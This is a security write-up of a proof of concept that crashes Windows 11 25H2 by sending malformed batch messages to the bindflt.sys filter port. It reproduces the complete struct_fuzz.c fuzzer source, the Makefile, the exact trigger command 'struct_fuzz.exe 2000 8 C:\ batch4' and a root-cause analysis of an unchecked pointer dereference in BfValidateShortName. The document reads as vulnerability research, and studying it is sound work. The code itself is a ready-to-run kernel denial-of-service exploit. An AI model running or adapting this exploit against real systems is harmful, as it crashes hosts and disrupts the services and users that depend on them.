
bindflt-0x50 — author not clearly listed. Independent PoC against bindflt.sys on Windows 11 25H2 (build 26100.8655). The artifact ships struct_fuzz.c, a Makefile, and a kernel minidump (061826-31687-01.dmp); all are reproduced or summarised verbatim below.
SHA-256 hashes (as shipped in the original README):
struct_fuzz.c — a8aa5b568b5d95f32fe2605aa979a4ab186498080174574c08f3b90532285a7astruct_fuzz.exe (built on the VM) — 6bfbbc67a1f09655287ab3f1ec1ed3144dddb099ff914b2865c16937f57334b9
Executive Summary

An independent PoC, bindflt-0x50, reliably bug-checks Windows 11 25H2 (build 26100.8655) by spraying malformed batched virtualisation-mapping messages at the kernel-mode Bind Filter driver. The fault lands inside bindflt.sys!BfValidateShortName at offset +0x23783 with stop code 0x50 (PAGE_FAULT_IN_NONPAGED_AREA): the driver dereferences a pointer it pulled out of an attacker-controlled mapping structure and walks it as a UTF-16 string, hitting unmapped memory in the first iteration.
The trigger requires local administrator (FltMgr’s \BindFltPort only opens for callers holding the right access), so this is a denial-of-service rather than a privilege boundary cross. It is nevertheless interesting for two reasons. First, bindflt.sys sits on the I/O path of every Windows host that uses Windows containers, App-V, MSIX, or WSL bind mounts, so the attack surface is broader than the “niche driver” framing usually applied. Second, the validation gap is structural — the driver trusts an embedded offset/length pair under a header it has already accepted — which is exactly the failure class that has produced multiple kernel-LPE CVEs in adjacent minifilters in the past few years. This walk-through reproduces the PoC verbatim, dissects the crashing code path, and lists the audit changes that would have caught it.
Background: What bindflt.sys Does
The Bind Filter driver (bindflt.sys) is the Windows kernel-mode minifilter responsible for the bind primitive: presenting one directory tree at a different path. It is the engine behind file-system grafts inside Windows containers, MSIX package isolation, App-V virtualisation, and WSL bind mounts. Architecturally it lives on top of the Filter Manager (fltmgr.sys) and exposes a user-mode IOCTL surface plus a private filter-port named \BindFltPort. The shipped user-mode helper is bindfltapi.dll; the official entry points are BfSetupFilter, BfRemoveMapping, and a small family of batch / lookup APIs.
The filter-port channel is the interesting attack surface. Each message the kernel processes carries an 8-byte header (a Type selector and a total Size) followed by a type-specific body. The PoC focuses on port message type 4 — the “batch store” path that ultimately reaches BfStoreBatchedVirtualizationMapping. Inside that body the driver walks an array of embedded STORE_HDR-shaped entries, each describing a (virtual path, target path) pair via byte offsets and lengths relative to the message buffer.
The Bug: A Trusted Pointer in BfValidateShortName
The README pins the crash site to bindflt.sys+0x23783, inside BfValidateShortName. The decompiled fragment quoted in the artifact is short and damning:
v2 = *((QWORD *)a1 + 1);
...
*(_WORD *)(v2 + 2 * v7) == '\\'   // 0x50 if v2 is corrupt
Reading this back: a1 is a pointer to a per-entry structure derived from the batch message body. The validator reads the second QWORD out of that structure into v2 and treats it as a pointer to a UTF-16 string. It then immediately indexes into that string — v2 + 2*v7 — to scan for the path separator '\\'. There is no check that v2 points anywhere mapped or owned by the caller; whatever 8 bytes the attacker placed at the +0x8 offset of the entry is taken as a kernel pointer and dereferenced. A buffer whose first qword is zero, or any non-canonical value, lands directly in PAGE_FAULT_IN_NONPAGED_AREA.
This is the classic minifilter trust failure: the outer message header (length, flags, count) is sanity-checked, the embedded array offsets are bounds-checked, but the validated entry then carries an internal pointer or handle field that the driver uses without further verification. Once batched message parsing has accepted the geometry, individual entries are treated as a trusted vocabulary.
Reproduction
Pre-requisites
- A test box running Windows 11 25H2, build
26100.8655(other 25H2 builds withbindflt.sysloaded are almost certainly affected; not confirmed for 24H2). - Local administrator (FltMgr won’t open
\BindFltPortotherwise). bindfltapi.dll— ships with the OS.- Build toolchain:
x86_64-w64-mingw32-gccwithlibfltuser(or any MSVC equivalent). - Optional: a virtual machine. This crashes the host.
Build
CC ?= x86_64-w64-mingw32-gcc
CFLAGS = -O2 -Wall
LIBS = -lfltuser

struct_fuzz.exe: struct_fuzz.c
    $(CC) $(CFLAGS) -o $@ $< $(LIBS)

clean:
    rm -f struct_fuzz.exe

.PHONY: clean
Then simply make on the build host (the binary is portable; the project README notes that the included SHA-256 was computed from the binary as built on the test VM).
Trigger
From an elevated command prompt on the target host:
struct_fuzz.exe 2000 8 C:\ batch4
The arguments are positional: rounds=2000, threads=8, volume root C:\, mode batch4 (the “type 4 only” sub-mode that fixes the message selector to batch-store and hammers it across all threads). The README is blunt about timing: “wait ~minute. box dies.” A single-thread one-shot survives; the multi-threaded soak does not.
What the box reports
Bug check 0x50 (PAGE_FAULT_IN_NONPAGED_AREA); faulting module bindflt.sys; faulting offset +0x23783; verified 2026-06-18 on the “win-exp” test rig. The minidump 061826-31687-01.dmp shipped with the artifact captures one such crash.
Original README, verbatim
# bindflt 0x50

`bindflt.sys` bugchecks with `0x50` in `BfValidateShortName` (`bindflt.sys+0x23783`). Seen on Win11 25H2 `26100.8655`.

Needs admin - `\\BindFltPort` won't open otherwise.

## run

elevated cmd:

```
struct_fuzz.exe 2000 8 C:\ batch4
```

wait ~minute. box dies.

```
v2 = *((QWORD *)a1 + 1);
...
*(_WORD *)(v2 + 2 * v7) == '\\'   // 0x50 if v2 is corrupt
```

## build

```
make
```

needs `fltuser` / fltLib. `bindfltapi.dll` is on the system already.

## what it does

seeds a merged bind map through `bindfltapi`, then spams port type 4 batch messages (`BfStoreBatchedVirtualizationMapping`) with broken lengths/offsets. single-thread one-shot usually survives; this doesn't.

## verified (2026-06-18, win-exp)

`struct_fuzz.exe 2000 8 C:\ batch4` → bugcheck `0x50`, fault `bindflt.sys+0x23783`.

minidump from that run: `061826-31687-01.dmp`

| artifact | sha256 |
|----------|--------|
| `struct_fuzz.c` (repo = VM copy) | `a8aa5b568b5d95f32fe2605aa979a4ab186498080174574c08f3b90532285a7a` |
| `struct_fuzz.exe` (built on VM) | `6bfbbc67a1f09655287ab3f1ec1ed3144dddb099ff914b2865c16937f57334b9` |
What the Fuzzer Actually Does
Even though the bug only needs one well-formed batch entry with a poisoned pointer field to trip, the fuzzer takes a broader approach so it can also flush out adjacent issues. Reading through struct_fuzz.c, three things stand out:
- It primes the driver with a legitimate merged-bind mapping first.
seed_mappings()callsBfSetupFilterwith flag0x02after creating a real virtual and physical directory under%TEMP%\bindfuzz. This gets the driver into a state where the batch-store paths are non-trivial — merged maps exercise more of the code than empty domains do. - Each round mutates one field at a time. The
build_store,build_remove,build_batch,build_getmap, andbuild_trackfunctions all start from a valid, self-consistent message and then apply a single mutation chosen byround % N— oversize total, undersized total, overlapping offsets, count=0xFFFF, planted handle0x4141414141414141, &c. This is structure-aware fuzzing rather than blind bit-flipping; the validator’s outer checks are still satisfied so deeper code paths get exercised. - It separates “interesting” errors from noise.
interesting_port()andinteresting_fsctl()filter out the trivialERROR_INVALID_PARAMETER/ERROR_NOT_SUPPORTED/ACCESS_DENIEDresults so the operator only sees results that suggest the driver took the input further than expected.HRESULT_FROM_WIN32(ERROR_NOACCESS)also pauses the run — that’s the signal of a kernel-side memory fault.
The fuzzer drives two surfaces in parallel: the filter-port and a set of DeviceIoControl codes (0x90394, 0x900FC, 0x90074, 0x90C1F, and two more that get bounced as “not supported”). The batch4 mode disables the FSCTL worker and pins all port workers to the type=4 message, which is the configuration that lands the 0x50 in well under a minute on the target build.
Complete source — struct_fuzz.c
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <fltuser.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <process.h>

#define FSCTL_SET_LAYER_ROOT   0x00090394u
#define FSCTL_SHADOW_REMAP     0x000900FCu
#define FSCTL_SHADOW_FWD       0x00090074u
#define FSCTL_GET_MAPPINGS     0x00090C1Fu
#define FSCTL_REJECT_A         0x00098344u
#define FSCTL_REJECT_B         0x000983E8u

#define PORT_BINDFLT           L"\\BindFltPort"

#define MIN_STORE              0x40u
#define MIN_REMOVE             0x28u
#define MIN_BATCH              0x28u
#define MIN_GETMAP             0x28u
#define MIN_TRACK              0x20u
#define MIN_SHADOW_IN          0x18u

#define FLAG_VOLUME            1u
#define FLAG_SILO              2u
#define FLAG_USER              4u

#pragma pack(push, 1)
typedef struct {
    DWORD Type;
    DWORD Size;
} BINDFLT_MSG_HDR;

typedef struct {
    DWORD Total;
    DWORD Pad04;
    DWORD Flags;
    DWORD Pad0C;
    HANDLE Job;
    DWORD Pad14;
    DWORD Pad18;
    WORD  ExcCount;
    WORD  Pad22;
    DWORD Pad24;
    DWORD VirtOff;
    WORD  VirtLen;
    WORD  Pad2E;
    DWORD TgtOff;
    WORD  TgtLen;
} STORE_HDR;

typedef struct {
    DWORD Off;
    WORD  Len;
    WORD  Pad;
} PATH_DESC;

typedef struct {
    DWORD Total;
    DWORD Flags;
    DWORD Pad08;
    DWORD Pad0C;
    HANDLE Job;
    DWORD Pad14;
    DWORD MapArrOff;
    DWORD ExcArrOff;
} BATCH_HDR;

typedef struct {
    DWORD Total;
    DWORD Pad04;
    DWORD Pad08;
    DWORD Pad0C;
    HANDLE Job;
    DWORD Pad14;
    PATH_DESC Path;
} TRACK_HDR;

typedef struct {
    DWORD Pad00;
    DWORD Flags;
    HANDLE VolHandle;
    HANDLE JobHandle;
    PVOID  SiloHandle;
    BYTE   Sid[8];
} GETMAP_BODY;

typedef struct {
    DWORD OutCap;
    DWORD InCap;
    GETMAP_BODY Body;
} GETMAP_FSCTL_IN;
#pragma pack(pop)

typedef HRESULT (WINAPI *BfSetupFilter_t)(
    HANDLE, ULONG, LPCWSTR, LPCWSTR, LPCWSTR *, ULONG);
typedef HRESULT (WINAPI *BfRemoveMapping_t)(HANDLE, LPCWSTR);

static volatile LONG g_run;
static volatile LONG g_last_port_round;
static volatile LONG g_last_port_type;
static HANDLE g_port = INVALID_HANDLE_VALUE;
static HANDLE g_vol = INVALID_HANDLE_VALUE;
static int g_mode = 0;
static char g_root[MAX_PATH];
static BfSetupFilter_t pSetup;
static BfRemoveMapping_t pRemove;

static void to_wide(const char *src, WCHAR *dst, int n) {
    MultiByteToWideChar(CP_ACP, 0, src, -1, dst, n);
}

static int mkdir_p(const char *path) {
    char tmp[MAX_PATH];
    strncpy(tmp, path, sizeof(tmp) - 1);
    tmp[sizeof(tmp) - 1] = 0;
    for (char *p = tmp + 3; *p; p++) {
        if (*p == '\\' || *p == '/') {
            *p = 0;
            CreateDirectoryA(tmp, NULL);
            *p = '\\';
        }
    }
    return CreateDirectoryA(tmp, NULL) || GetLastError() == ERROR_ALREADY_EXISTS;
}

static int load_api(void) {
    HMODULE m = LoadLibraryW(L"bindfltapi.dll");
    if (!m) return 0;
    pSetup = (BfSetupFilter_t)GetProcAddress(m, "BfSetupFilter");
    pRemove = (BfRemoveMapping_t)GetProcAddress(m, "BfRemoveMapping");
    return pSetup && pRemove;
}

static void seed_mappings(void) {
    char virt[MAX_PATH], phys[MAX_PATH], base[MAX_PATH];
    WCHAR wv[MAX_PATH], wp[MAX_PATH];
    snprintf(base, sizeof(base), "%s\\bindfuzz", g_root);
    mkdir_p(base);
    snprintf(virt, sizeof(virt), "%s\\vmerged", base);
    snprintf(phys, sizeof(phys), "%s\\phys0", base);
    mkdir_p(phys);
    mkdir_p(virt);
    to_wide(virt, wv, MAX_PATH);
    to_wide(phys, wp, MAX_PATH);
    pRemove(NULL, wv);
    HRESULT hr = pSetup(NULL, 0x02, wv, wp, NULL, 0);
    printf("[*] seed merged map hr=0x%08lx\n", (unsigned long)hr);
}

static void put_unicode(unsigned char *buf, ULONG cap, ULONG off,
                        const WCHAR *s, USHORT byte_len) {
    if (off + byte_len > cap) return;
    memcpy(buf + off, s, byte_len);
}

static ULONG build_store(unsigned char *buf, ULONG cap, ULONG mutate) {
    static const WCHAR virt[] = L"C:\\bindfuzz\\vmerged";
    static const WCHAR tgt[]  = L"C:\\bindfuzz\\phys0";
    USHORT vlen = (USHORT)(sizeof(virt) - sizeof(WCHAR));
    USHORT tlen = (USHORT)(sizeof(tgt) - sizeof(WCHAR));
    ULONG need = 0x40 + vlen + tlen;
    if (need > cap) need = cap;
    memset(buf, 0, need);

    STORE_HDR *h = (STORE_HDR *)buf;
    h->Total = need;
    h->Flags = 0x02;
    h->VirtOff = 0x40;
    h->VirtLen = vlen;
    h->TgtOff = 0x40 + vlen;
    h->TgtLen = tlen;
    put_unicode(buf, need, h->VirtOff, virt, vlen);
    put_unicode(buf, need, h->TgtOff, tgt, tlen);

    switch (mutate % 12) {
    case 0:  h->Total = MIN_STORE - 1; break;
    case 1:  h->Total = need + 0x1000; break;
    case 2:  h->Flags = 0xCFFFFC01; break;
    case 3:  h->VirtOff = 8; h->VirtLen = 0; break;
    case 4:  h->VirtOff = 0x38; h->VirtLen = 0x4000; break;
    case 5:  h->TgtOff = h->VirtOff; h->TgtLen = vlen; break;
    case 6:  h->ExcCount = 0xFFFF; break;
    case 7:  h->VirtLen = (USHORT)(vlen + 2); break;
    case 8:  h->TgtLen = 1; break;
    case 9:  buf[h->VirtOff] = 0xFF; break;
    case 10: h->Job = (HANDLE)(ULONG_PTR)0x4141414141414141ULL; break;
    case 11: h->Total = need; h->Flags = 0x43; break;
    }
    return need;
}

static ULONG build_remove(unsigned char *buf, ULONG cap, ULONG mutate) {
    static const WCHAR path[] = L"C:\\bindfuzz\\vmerged";
    USHORT plen = (USHORT)(sizeof(path) - sizeof(WCHAR));
    ULONG need = MIN_REMOVE + plen;
    if (need > cap) need = cap;
    memset(buf, 0, need);
    *(DWORD *)(buf + 0) = need;
    PATH_DESC *pd = (PATH_DESC *)(buf + 0x20);
    pd->Off = 0x28;
    pd->Len = plen;
    put_unicode(buf, need, pd->Off, path, plen);

    switch (mutate % 8) {
    case 0: *(DWORD *)buf = MIN_REMOVE - 1; break;
    case 1: *(DWORD *)buf = need + 0x800; break;
    case 2: pd->Off = 0x20; break;
    case 3: pd->Len = 0; break;
    case 4: pd->Len = 0xFFFE; break;
    case 5: pd->Off = need - 2; pd->Len = 4; break;
    case 6: buf[pd->Off] = 0; buf[pd->Off + 1] = 0; break;
    case 7: pd->Off = 0x28; pd->Len = plen + 0x100; break;
    }
    return need;
}

static ULONG build_batch(unsigned char *buf, ULONG cap, ULONG mutate) {
    static const WCHAR virt[] = L"\\??\\C:\\bindfuzz\\vbat";
    static const WCHAR tgt[]  = L"\\??\\C:\\bindfuzz\\phys0";
    USHORT vlen = (USHORT)(sizeof(virt) - sizeof(WCHAR));
    USHORT tlen = (USHORT)(sizeof(tgt) - sizeof(WCHAR));
    ULONG map_base = 0x28;
    ULONG exc_base = map_base + 0x20 + vlen + tlen + 0x10;
    ULONG need = exc_base + 0x20;
    if (need > cap) need = cap;
    memset(buf, 0, need);

    BATCH_HDR *h = (BATCH_HDR *)buf;
    h->Total = need;
    h->Flags = 0x02;
    h->MapArrOff = map_base;
    h->ExcArrOff = exc_base;
    *(DWORD *)(buf + map_base) = 1;
    *(DWORD *)(buf + map_base + 0x20) = 1;
    STORE_HDR *ent = (STORE_HDR *)(buf + map_base + 0x24);
    ent->Flags = 0x02;
    ent->VirtOff = map_base + 0x44;
    ent->VirtLen = vlen;
    ent->TgtOff = ent->VirtOff + vlen;
    ent->TgtLen = tlen;
    put_unicode(buf, need, ent->VirtOff, virt, vlen);
    put_unicode(buf, need, ent->TgtOff, tgt, tlen);
    *(DWORD *)(buf + exc_base) = 0;

    switch (mutate % 10) {
    case 0: h->Total = MIN_BATCH - 1; break;
    case 1: h->MapArrOff = need; break;
    case 2: *(DWORD *)(buf + map_base + 0x20) = 0x100; break;
    case 3: ent->VirtLen = 0x8000; break;
    case 4: h->ExcArrOff = h->MapArrOff; break;
    case 5: h->Flags = 0xD0000002; break;
    case 6: ent->TgtOff = 4; ent->TgtLen = 0x100; break;
    case 7: *(DWORD *)(buf + map_base) = need; break;
    case 8: h->MapArrOff = 0x18; break;
    case 9: ent->VirtOff = ent->TgtOff; break;
    }
    return need;
}

static ULONG build_getmap(unsigned char *buf, ULONG cap, ULONG mutate, int fsctl) {
    ULONG need = MIN_GETMAP;
    if (need > cap) need = cap;
    memset(buf, 0, need);
    if (fsctl) {
        GETMAP_FSCTL_IN *in = (GETMAP_FSCTL_IN *)buf;
        in->OutCap = 0x10000;
        in->InCap = need;
        in->Body.Flags = FLAG_VOLUME;
        in->Body.VolHandle = g_vol;
    } else {
        GETMAP_BODY *b = (GETMAP_BODY *)buf;
        b->Flags = FLAG_VOLUME;
        b->VolHandle = g_vol;
    }

    switch (mutate % 10) {
    case 0: buf[4] = 0; buf[8] = 0; break;
    case 1: ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->Flags = 7; break;
    case 2: ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->Flags = FLAG_SILO;
            ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->JobHandle =
                (HANDLE)(ULONG_PTR)0x42424242; break;
    case 3: ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->Flags = FLAG_USER;
            memset(((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->Sid, 0xFF, 8); break;
    case 4: need = MIN_GETMAP - 1; break;
    case 5: if (fsctl) ((GETMAP_FSCTL_IN *)buf)->OutCap = 4; break;
    case 6: ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->VolHandle =
                (HANDLE)(ULONG_PTR)0x1337; break;
    case 7: ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->Flags = FLAG_VOLUME | 0x100; break;
    case 8: ((GETMAP_BODY *)(buf + (fsctl ? 8 : 0)))->SiloHandle =
                (PVOID)(ULONG_PTR)0xCCCCCCCC; break;
    case 9: need = MIN_GETMAP + 0x200; memset(buf, 0x41, need); break;
    }
    return need;
}

static ULONG build_track(unsigned char *buf, ULONG cap, ULONG mutate) {
    static const WCHAR path[] = L"C:\\bindfuzz\\vmerged\\track.txt";
    USHORT plen = (USHORT)(sizeof(path) - sizeof(WCHAR));
    ULONG need = MIN_TRACK + plen;
    if (need > cap) need = cap;
    memset(buf, 0, need);
    TRACK_HDR *h = (TRACK_HDR *)buf;
    h->Total = need;
    h->Path.Off = 0x20;
    h->Path.Len = plen;
    put_unicode(buf, need, h->Path.Off, path, plen);

    switch (mutate % 7) {
    case 0: h->Total = MIN_TRACK - 1; break;
    case 1: h->Job = (HANDLE)(ULONG_PTR)0x7777; break;
    case 2: h->Path.Off = 0x18; h->Path.Len = 0xFFF0; break;
    case 3: h->Path.Len = 0; break;
    case 4: h->Total = need + 0x400; break;
    case 5: buf[h->Path.Off] = '\\'; buf[h->Path.Off + 1] = 0; break;
    case 6: h->Path.Off = need - 2; h->Path.Len = 4; break;
    }
    return need;
}

static int interesting_port(HRESULT hr) {
    if (SUCCEEDED(hr)) return 0;
    if (hr == HRESULT_FROM_WIN32(ERROR_INVALID_PARAMETER)) return 0;
    if (hr == HRESULT_FROM_WIN32(ERROR_INSUFFICIENT_BUFFER)) return 0;
    if (hr == HRESULT_FROM_WIN32(ERROR_NOT_SUPPORTED)) return 0;
    if (hr == 0x80070005 || hr == 0x8007000D) return 0;
    if (hr == 0x80070057) return 0;
    if (hr == 0x800700BB) return 0;
    return 1;
}

static int interesting_fsctl(DWORD err) {
    if (err == 0) return 0;
    if (err == ERROR_INVALID_FUNCTION) return 0;
    if (err == ERROR_INVALID_PARAMETER) return 0;
    if (err == ERROR_INSUFFICIENT_BUFFER) return 0;
    if (err == ERROR_ACCESS_DENIED) return 0;
    if (err == ERROR_NOT_SUPPORTED) return 0;
    if (err == 0x3E6) return 0;
    if (err == ERROR_INVALID_HANDLE) return 0;
    if (err == 6) return 0;
    if (err == ERROR_MORE_DATA) return 0;
    return 1;
}

static void fuzz_port_round(unsigned char *msg, unsigned char *outb,
                            ULONG cap, ULONG round) {
    static const struct { DWORD type; ULONG (*build)(unsigned char *, ULONG, ULONG); const char *name; }
    cases[] = {
        { 0,  build_store,  "store" },
        { 2,  build_remove, "remove" },
        { 4,  build_batch,  "batch_store" },
        { 6,  build_remove, "batch_remove" },
        { 8,  NULL,         "getmap" },
        { 10, build_track,  "track" },
    };
    const size_t ncase = sizeof(cases) / sizeof(cases[0]);
    size_t idx = round % ncase;
    if (g_mode == 3) idx = 2;
    ULONG paymax = cap - (ULONG)sizeof(BINDFLT_MSG_HDR);
    unsigned char *pay = msg + sizeof(BINDFLT_MSG_HDR);
    ULONG paylen;
    if (cases[idx].build)
        paylen = cases[idx].build(pay, paymax, round);
    else
        paylen = build_getmap(pay, paymax, round, 0);

    ULONG total = (ULONG)(sizeof(BINDFLT_MSG_HDR) + paylen);
    if (total > cap) total = cap;
    BINDFLT_MSG_HDR *hdr = (BINDFLT_MSG_HDR *)msg;
    hdr->Type = cases[idx].type;
    hdr->Size = total;
    InterlockedExchange(&g_last_port_round, (LONG)round);
    InterlockedExchange(&g_last_port_type, (LONG)cases[idx].type);

    if ((round % 17) == 16)
        hdr->Size = total + (round & 0xF);

    DWORD br = 0;
    HRESULT hr = FilterSendMessage(g_port, msg, total, outb, cap, &br);
    if (interesting_port(hr)) {
        printf("HIT port type=%lu %s total=%lu hr=0x%08lX br=%lu\n",
               (unsigned long)cases[idx].type, cases[idx].name,
               (unsigned long)total, (unsigned long)hr, (unsigned long)br);
        if (hr == HRESULT_FROM_WIN32(ERROR_NOACCESS) || hr == 0x80070005)
            InterlockedExchange(&g_run, 0);
    }
}

static void fuzz_fsctl_round(unsigned char *inb, unsigned char *outb, ULONG round) {
    static const struct {
        DWORD code;
        const char *name;
        ULONG min_in;
        ULONG min_out;
        int kind;
    } fsctls[] = {
        { FSCTL_SET_LAYER_ROOT, "set_layer_root", 4, 2, 1 },
        { FSCTL_SHADOW_REMAP,   "shadow_remap",   MIN_SHADOW_IN, 0, 2 },
        { FSCTL_SHADOW_FWD,     "shadow_fwd",     MIN_SHADOW_IN, 0, 2 },
        { FSCTL_GET_MAPPINGS,   "get_mappings",   MIN_GETMAP, 0x0C, 3 },
        { FSCTL_REJECT_A,       "reject_a",       0, 0, 0 },
        { FSCTL_REJECT_B,       "reject_b",       0, 0, 0 },
    };
    const size_t n = sizeof(fsctls) / sizeof(fsctls[0]);
    size_t idx = round % n;
    const DWORD code = fsctls[idx].code;
    ULONG insz = fsctls[idx].min_in;
    ULONG outsz = fsctls[idx].min_out;

    memset(inb, 0, 0x4000);
    memset(outb, 0, 0x4000);

    switch (fsctls[idx].kind) {
    case 1:
        insz = 4 + (round & 0x3F);
        *(DWORD *)inb = (round & 1) ? 0x100 : 0xE0;
        if ((round % 5) == 4) *(DWORD *)inb = 0xCFFFFC01;
        outsz = 2 + (round & 0x1F);
        break;
    case 2:
        insz = MIN_SHADOW_IN + (round & 0xFF);
        *(HANDLE *)(inb + 0) = g_vol;
        *(DWORD *)(inb + 8) = (DWORD)round;
        if ((round % 9) == 8) insz = MIN_SHADOW_IN - 1;
        if ((round % 11) == 10)
            *(HANDLE *)(inb + 0) = (HANDLE)(ULONG_PTR)0xDEAD;
        outsz = (round & 0x7F);
        break;
    case 3:
        insz = build_getmap(inb, 0x4000, round, 1);
        outsz = (round % 4) ? (0x10000 - (round & 0xF)) : 0x0C;
        break;
    default:
        insz = round & 0xFF;
        outsz = round & 0x7F;
        break;
    }

    DWORD br = 0;
    BOOL ok = DeviceIoControl(g_vol, code, inb, insz, outb, outsz, &br, NULL);
    DWORD err = ok ? 0 : GetLastError();
    if (interesting_fsctl(err)) {
        printf("HIT FSCTL 0x%08lX %s insz=%lu outsz=%lu err=%lu br=%lu\n",
               (unsigned long)code, fsctls[idx].name,
               (unsigned long)insz, (unsigned long)outsz,
               (unsigned long)err, (unsigned long)br);
        if (err == ERROR_NOACCESS || err == 0x3E6)
            InterlockedExchange(&g_run, 0);
    }
}

static unsigned __stdcall port_worker(void *arg) {
    ULONG rounds = (ULONG)(uintptr_t)arg;
    static unsigned char pay[0x8000], outb[0x8000];
    for (ULONG r = 0; g_run && r < rounds; r++)
        fuzz_port_round(pay, outb, sizeof(pay), r ^ (ULONG)time(NULL));
    return 0;
}

static unsigned __stdcall fsctl_worker(void *arg) {
    ULONG rounds = (ULONG)(uintptr_t)arg;
    static unsigned char inb[0x4000], outb[0x4000];
    for (ULONG r = 0; g_run && r < rounds; r++)
        fuzz_fsctl_round(inb, outb, r ^ 0xA5A5A5A5u);
    return 0;
}

int main(int argc, char **argv) {
    int rounds = 5000;
    int threads = 4;
    char vol[MAX_PATH] = "C:\\";

    if (argc > 1) rounds = atoi(argv[1]);
    if (argc > 2) threads = atoi(argv[2]);
    if (argc > 3) strncpy(vol, argv[3], sizeof(vol) - 1);
    if (argc > 4) {
        if (!strcmp(argv[4], "port")) g_mode = 1;
        else if (!strcmp(argv[4], "fsctl")) g_mode = 2;
        else if (!strcmp(argv[4], "batch4")) g_mode = 3;
    }

    setvbuf(stdout, NULL, _IONBF, 0);
    srand((unsigned)time(NULL));
    if (!GetEnvironmentVariableA("TEMP", g_root, MAX_PATH))
        strcpy(g_root, "C:\\Users\\Public");

    printf("[*] bindflt_struct_fuzz rounds=%d threads=%d vol=%s mode=%d\n",
           rounds, threads, vol, g_mode);

    int need_vol = (g_mode == 0 || g_mode == 2);

    if (load_api())
        seed_mappings();
    else
        printf("[-] bindfltapi missing, seed skipped\n");

    g_vol = CreateFileA(vol, GENERIC_READ | GENERIC_WRITE,
                        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
                        NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);
    if (g_vol == INVALID_HANDLE_VALUE) {
        printf("[-] open %s err=%lu\n", vol, GetLastError());
        if (need_vol)
            return 1;
    }

    HRESULT hr = FilterConnectCommunicationPort(
        PORT_BINDFLT, 0, NULL, 0, NULL, &g_port);
    if (FAILED(hr)) {
        printf("[-] port connect hr=0x%08lX (need admin)\n", (unsigned long)hr);
        if (g_vol != INVALID_HANDLE_VALUE)
            CloseHandle(g_vol);
        return 1;
    }
    printf("[+] port open\n");

    g_run = 1;
    uintptr_t hs[16];
    int n = 0;
    if (g_mode == 0 || g_mode == 2)
        hs[n++] = _beginthreadex(NULL, 0, fsctl_worker,
                                 (void *)(uintptr_t)rounds, 0, NULL);
    if (g_mode == 0 || g_mode == 1 || g_mode == 3)
        for (int i = 0; i < threads && n < 16; i++)
            hs[n++] = _beginthreadex(NULL, 0, port_worker,
                                     (void *)(uintptr_t)rounds, 0, NULL);

    for (int i = 0; i < n; i++)
        WaitForSingleObject((HANDLE)hs[i], INFINITE);

    CloseHandle(g_port);
    if (g_vol != INVALID_HANDLE_VALUE)
        CloseHandle(g_vol);
    printf("[*] done\n");
    return 0;
}
Root-Cause Analysis
Tying the fuzzer back to the crashing fragment: a type-4 message contains a BATCH_HDR followed by a count and an array of STORE_HDR-shaped entries (see lines 230–245 of struct_fuzz.c). Each STORE_HDR carries VirtOff / VirtLen / TgtOff / TgtLen — offsets relative to the start of the batch buffer where the virtual and target path strings live. The outer parser validates that MapArrOff is within the buffer and that the per-entry count is sane, but the entry layout includes additional fields beyond the documented path descriptors.
The crashing code path treats the second QWORD of that entry (offset +0x8 from the entry base) as a pointer rather than an in-buffer offset. There is no audit step that converts an embedded offset to a fresh kernel pointer; the validator simply reads whatever the attacker wrote and dereferences it. When the fuzzer either zeroes that QWORD (the common mutation) or stuffs it with a known marker (0x4141414141414141 is set on the Job field at line 189), the driver attempts to read a UTF-16 codepoint from that address and bug-checks.
What makes this reach BfValidateShortName specifically is the seeded merged-bind mapping. With BfSetupFilter flag 0x02 in place, batch-store entries are routed through the short-name validation step before being committed to the in-kernel bind map. BfValidateShortName is where the '\\' scan happens — it’s checking whether the supplied virtual-path component is a single segment by walking until it sees a separator. Without a real string at v2, that walk dies on its first read.
